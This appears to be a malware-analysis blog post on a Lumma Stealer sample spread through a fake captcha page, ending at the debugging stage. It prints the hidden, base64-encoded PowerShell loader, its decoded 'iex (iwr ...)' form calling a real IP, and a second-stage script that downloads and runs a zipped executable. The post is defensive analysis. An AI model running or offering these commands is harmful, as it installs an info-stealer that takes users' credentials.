



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
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In this post, we will analyze malware and reverse engineer a sample called **lumma stealer**.


A web-based attack vector has a captcha page that asks the users to perform the task for verification.

The user is presented with a captcha page as shown below,



On a legitimate page, the user will be asked to select some boxes that contain this or that object, but here the users are asked to run a PowerShell script for verification that is **automatically copied to the system clipboard** once the user clicks on “I am not a robot”

as shown below,



We will use the automatically copied PowerShell script for investigation, the script contains a base64 encoded text being executed with a hidden window.

```
*Untitled - Notepad
File Edit Format View Help
powershell -w hidden -eC
aQBlAHgAIAAoAGKAdwByACAAaAB0AHQAcAA6AC8ALwAxADYANQAUADIAMgA3AC4AMQAYADEALgA0ADEALwBhAC4AdAB4AHQAIATAFUAcwBlAEIAYQBzAGkAYwBQAGEAcgBzAGkAbgBnACKALgBDAG8AbgB0AGUAbgB0AA==
Ln 1, Col 1 100% Windows (CRLF) UTF-8
```

After decoding the base64 text we get the following data, The decoded text contains another PowerShell command to execute the content of a file called *a.txt* stored at a remote location.

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Recipe

From Base64

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars Strict mode

Remove null bytes

STEP **BAKE!** Auto Bake


Input

```
aQBlAHgAIAAoAGKAdwByACAAaAB0AHQAcAA6AC8ALwAxADYANQAUADIAMgA3AC4AMQAYADEALgA0ADEALwBhAC4AdAB4AHQAIATAFUAcwBlAEIAYQBzAGkAYwBQAGEAcgBzAGkAbgBnACKALgBDAG8AbgB0AGUAbgB0AA==
```

Output

```
iex (iwr http://165.227.121.41/a.txt -UseBasicParsing).Content|
```

We download the *a.txt* file for further examination.




The *a.txt* contains,

```
a.txt - Notepad
File Edit Format View Help
$webClient = New-Object System.Net.WebClient
$url1 = "https://downcheck.nyc3.cdn.digitaloceanspaces.com/malt.zip"
$zipPath1 = "$env:TEMP\pg1.zip"
$webClient.DownloadFile($url1, $zipPath1)
$extractPath1 = "$env:TEMP\file"
Expand-Archive -Path $zipPath1 -DestinationPath $extractPath1
Start-Process -FilePath $env:TEMP\file\Set-up.exe


Ln 1, Col 1    100%    Unix (LF)    UTF-8
```

The file in turn contains another PowerShell command that downloads the file called *malt.zip* from a remote location and stores that file with a different name *pg1.zip* in a temp location, it then extracts the *pg1.zip* content into the folder called *file* then executes the *set-up.exe* from that path.

After unzipping *malt.zip* the directory content is,



The interesting thing to note, the file *set-up.exe* has a resemblance to the **lobit uninstaller**. A normal user would see the copyright of the file to be lobit and might consider the file as Legitimate.



Apart from *set-up.exe*, we do not find any executable in the directory but after we check the file type of every file we can see that most of the files with *.bpl* extension are executable.

```
Administrator C:\Windows\System32\cmd.exe
C:\Users\VPMAT\Desktop\lumma\mal>file madbasic_.bpl
madbasic_.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024 4:26:50.94
C:\Users\VPMAT\Desktop\lumma\mal>file maddisAsm_.bpl
maddisAsm_.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024 4:26:56.74
C:\Users\VPMAT\Desktop\lumma\mal>file madexcept_.bpl
madexcept_.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024 4:27:05.33
C:\Users\VPMAT\Desktop\lumma\mal>file ovqjav
ovqjav: data

FLARE-VM Sat 09/28/2024 4:27:12.44
C:\Users\VPMAT\Desktop\lumma\mal>file resources.pak
resources.pak: data

FLARE-VM Sat 09/28/2024 4:27:43.19
C:\Users\VPMAT\Desktop\lumma\mal>file rtl120.bpl
rtl120.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024 4:30:11.33
C:\Users\VPMAT\Desktop\lumma\mal>file ulq
ulq: data

FLARE-VM Sat 09/28/2024 4:30:17.29
C:\Users\VPMAT\Desktop\lumma\mal>file vc1120.bpl
vc1120.bpl: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows

FLARE-VM Sat 09/28/2024 4:30:25.63
C:\Users\VPMAT\Desktop\lumma\mal>
```

We ran floss on *madbasic_.bpl*, *maddisAsm_.bpl*, *madexcept_.bpl* and *Set-up.exe*,

The strings inside *madbasic_.bpl* seems pretty interesting they include text like Encrypt, Decrypt, Encode, and Decode.

```
@Madcrypt@Decode$qqrpvi
@Madcrypt@Decode$qqrx27System@%AnsiStringT$us$i0$%
@Madcrypt@DecodeA
@Madcrypt@DecodeW$qqrpvi
@Madcrypt@DecodeW$qqrx27System@%AnsiStringT$us$i0$%
@Madcrypt@Decrypt$qqrpvuiX27System@%AnsiStringT$us$i0$%j
@Madcrypt@Decrypt$qqrr20System@UnicodeStringx27System@%AnsiStringT$us$i0$%j
@Madcrypt@Decrypt$qqrr27System@%AnsiStringT$us$i0$%x27System@%AnsiStringT$us$i0$%j
@Madcrypt@DecryptA
@Madcrypt@DecryptW
@Madcrypt@Encode$qqrpvi
@Madcrypt@Encode$qqrx20System@UnicodeString
@Madcrypt@Encode$qqrx27System@%AnsiStringT$us$i0$%
@Madcrypt@EncodeA
@Madcrypt@EncodeW
@Madcrypt@Encrypt$qqrpvuiX27System@%AnsiStringT$us$i0$%j
@Madcrypt@Encrypt$qqrr20System@UnicodeStringx27System@%AnsiStringT$us$i0$%j
@Madcrypt@Encrypt$qqrr27System@%AnsiStringT$us$i0$%x27System@%AnsiStringT$us$i0$%j
@Madcrypt@EncryptA
@Madcrypt@EncryptW
@Madcrypt@Finalization$qqrv
@Madcrypt@OldDecrypt$qqrpvuiX27System@%AnsiStringT$us$i0$%
@Madcrypt@OldDecrypt$qqrr27System@%AnsiStringT$us$i0$%x27System@%AnsiStringT$us$i0$%
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@Madcrypt@OldEncrypt$qqrr27System@%AnsiStringT$us$i0$%x27System@%AnsiStringT$us$i0$%
@Madcrypt@initialization$qqrv
@Madgraphics@AlphaBlend$qqrp16Graphics@TBitmapt1t1ui
@Madgraphics@AlphaBlend$qqrp16Graphics@TBitmapt1uit1i
@Madgraphics@Draw$qqrp16Graphics@TBitmapt1t1iii24Madgraphics@TGrayPercentui27Madgraphics@TStretchQuality
@Madgraphics@Draw$qqrui16Graphics@TBitmapiiii24Madgraphics@TGrayPercentui27Madgraphics@TStretchQuality
@Madgraphics@Finalization$qqrv
```

The file *maddisAsm_.bpl* has a reference to the previous file *madbasic_.bpl*.

```
FreeLibrary
madBasic_.bpl
@Madtools@initialization$qqrv
@Madtools@Finalization$qqrv
@Madtools@GetImageProcName$qqruipvo
@Madtools@GetImageProcAddress$qqruix27System@%AnsiStringT$us$i0$%o
@Madtools@GetSizeOfImage$qqrp17_IMAGE_NT_HEADERS
@Madtools@GetImageNtHeaders$qqrui
@Madtools@FindModule$qqrpvrui27System@%AnsiStringT$us$i0$%o
@Madtools@FindModuleA
madBasic_.bpl
@Madstrings@initialization$qqrv
@Madstrings@Finalization$qqrv
@Madstrings@AnsiToWideEx$qqrx27System@%AnsiStringT$us$i0$%o
@Madstrings@DecryptStr$qqrx27System@%AnsiStringT$us$i0$%o
@Madstrings@IntToHexExA$qqrjic
@Madstrings@IntToHexExA$qqruic
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@Madstrings@IntToStrExA$qqruic
@Madstrings@IntToHexExA$qqriic
@Madstrings@IntToStrExA$qqriic
@Madstrings@CNTDll
@Madstrings@ErrorCodeToStrA
@Madstrings@SubStrA
@Madstrings@SubStrCountA
@Madstrings@FillStrA
@Madstrings@PosStrA
@Madstrings@ReplaceStrA
madDisAsm_.bpl
@$xp$23Maddisasm@TFunctionInfo
@$xp$27Maddisasm@_TFunctionInfo@_1
```


The file *madexcept_.bpl* contains text like HTTP account, password, SMTP account, password, etc.

```
SendMailbackgr
UploadViaHttp
HttpServer
HttpSsl
HttpPort
HttpAccount
HttpPassword
FogBugz
BugZilla
Mantis
BugTrAccount
BugTrPassword
BugTrProject
BugTrArea
BugTrAssignTo
MailAsSmtpServer
MailAsSmtpClient
SmtpServer
SmtpSsl
SmtpTls
SmtpPort
SmtpAccount
SmtpPassword
MailViaMapi
MailViaMailto
MailAddr
AttachBugRep
AttachBugRepFile
DelBugRepFile
BugRepSendAs
bugreport.mbr
```


At last, the *Set-up.exe* contains text like sending mail, sending attachments, etc.

Process Name (PID)	Service Program	Company Name	Product Name	Version	Architecture
Set-up.exe (2964)	C:\Users\PMAT\Desktop\umma\mali\Set-up.exe			9/28/2024 8:12:57	x86
more.com (2268)	C:\Windows\SysWOW64\more.com	Microsoft Corporation	ATLAS-O7POUPD...	9/28/2024 8:13:18 AM	x86
Conhost.exe (1720)	C:\Windows\System32\Conhost.exe	Microsoft Corporation	ATLAS-O7POUPD... \??\C:\Windows\sy...	9/28/2024 8:12:57	x86
Launcher.exe (3788)	C:\Users\PMAT\AppData\Local\Temp\Launcher.exe	Python Software Foundation	ATLAS-O7POUPD... C:\Users\PMATVA...	9/28/2024 8:13:11	x86


We use x32Dbg for debugging the *Set-up.exe* file. We set the following breakpoints which we got from the file activity in procmon.



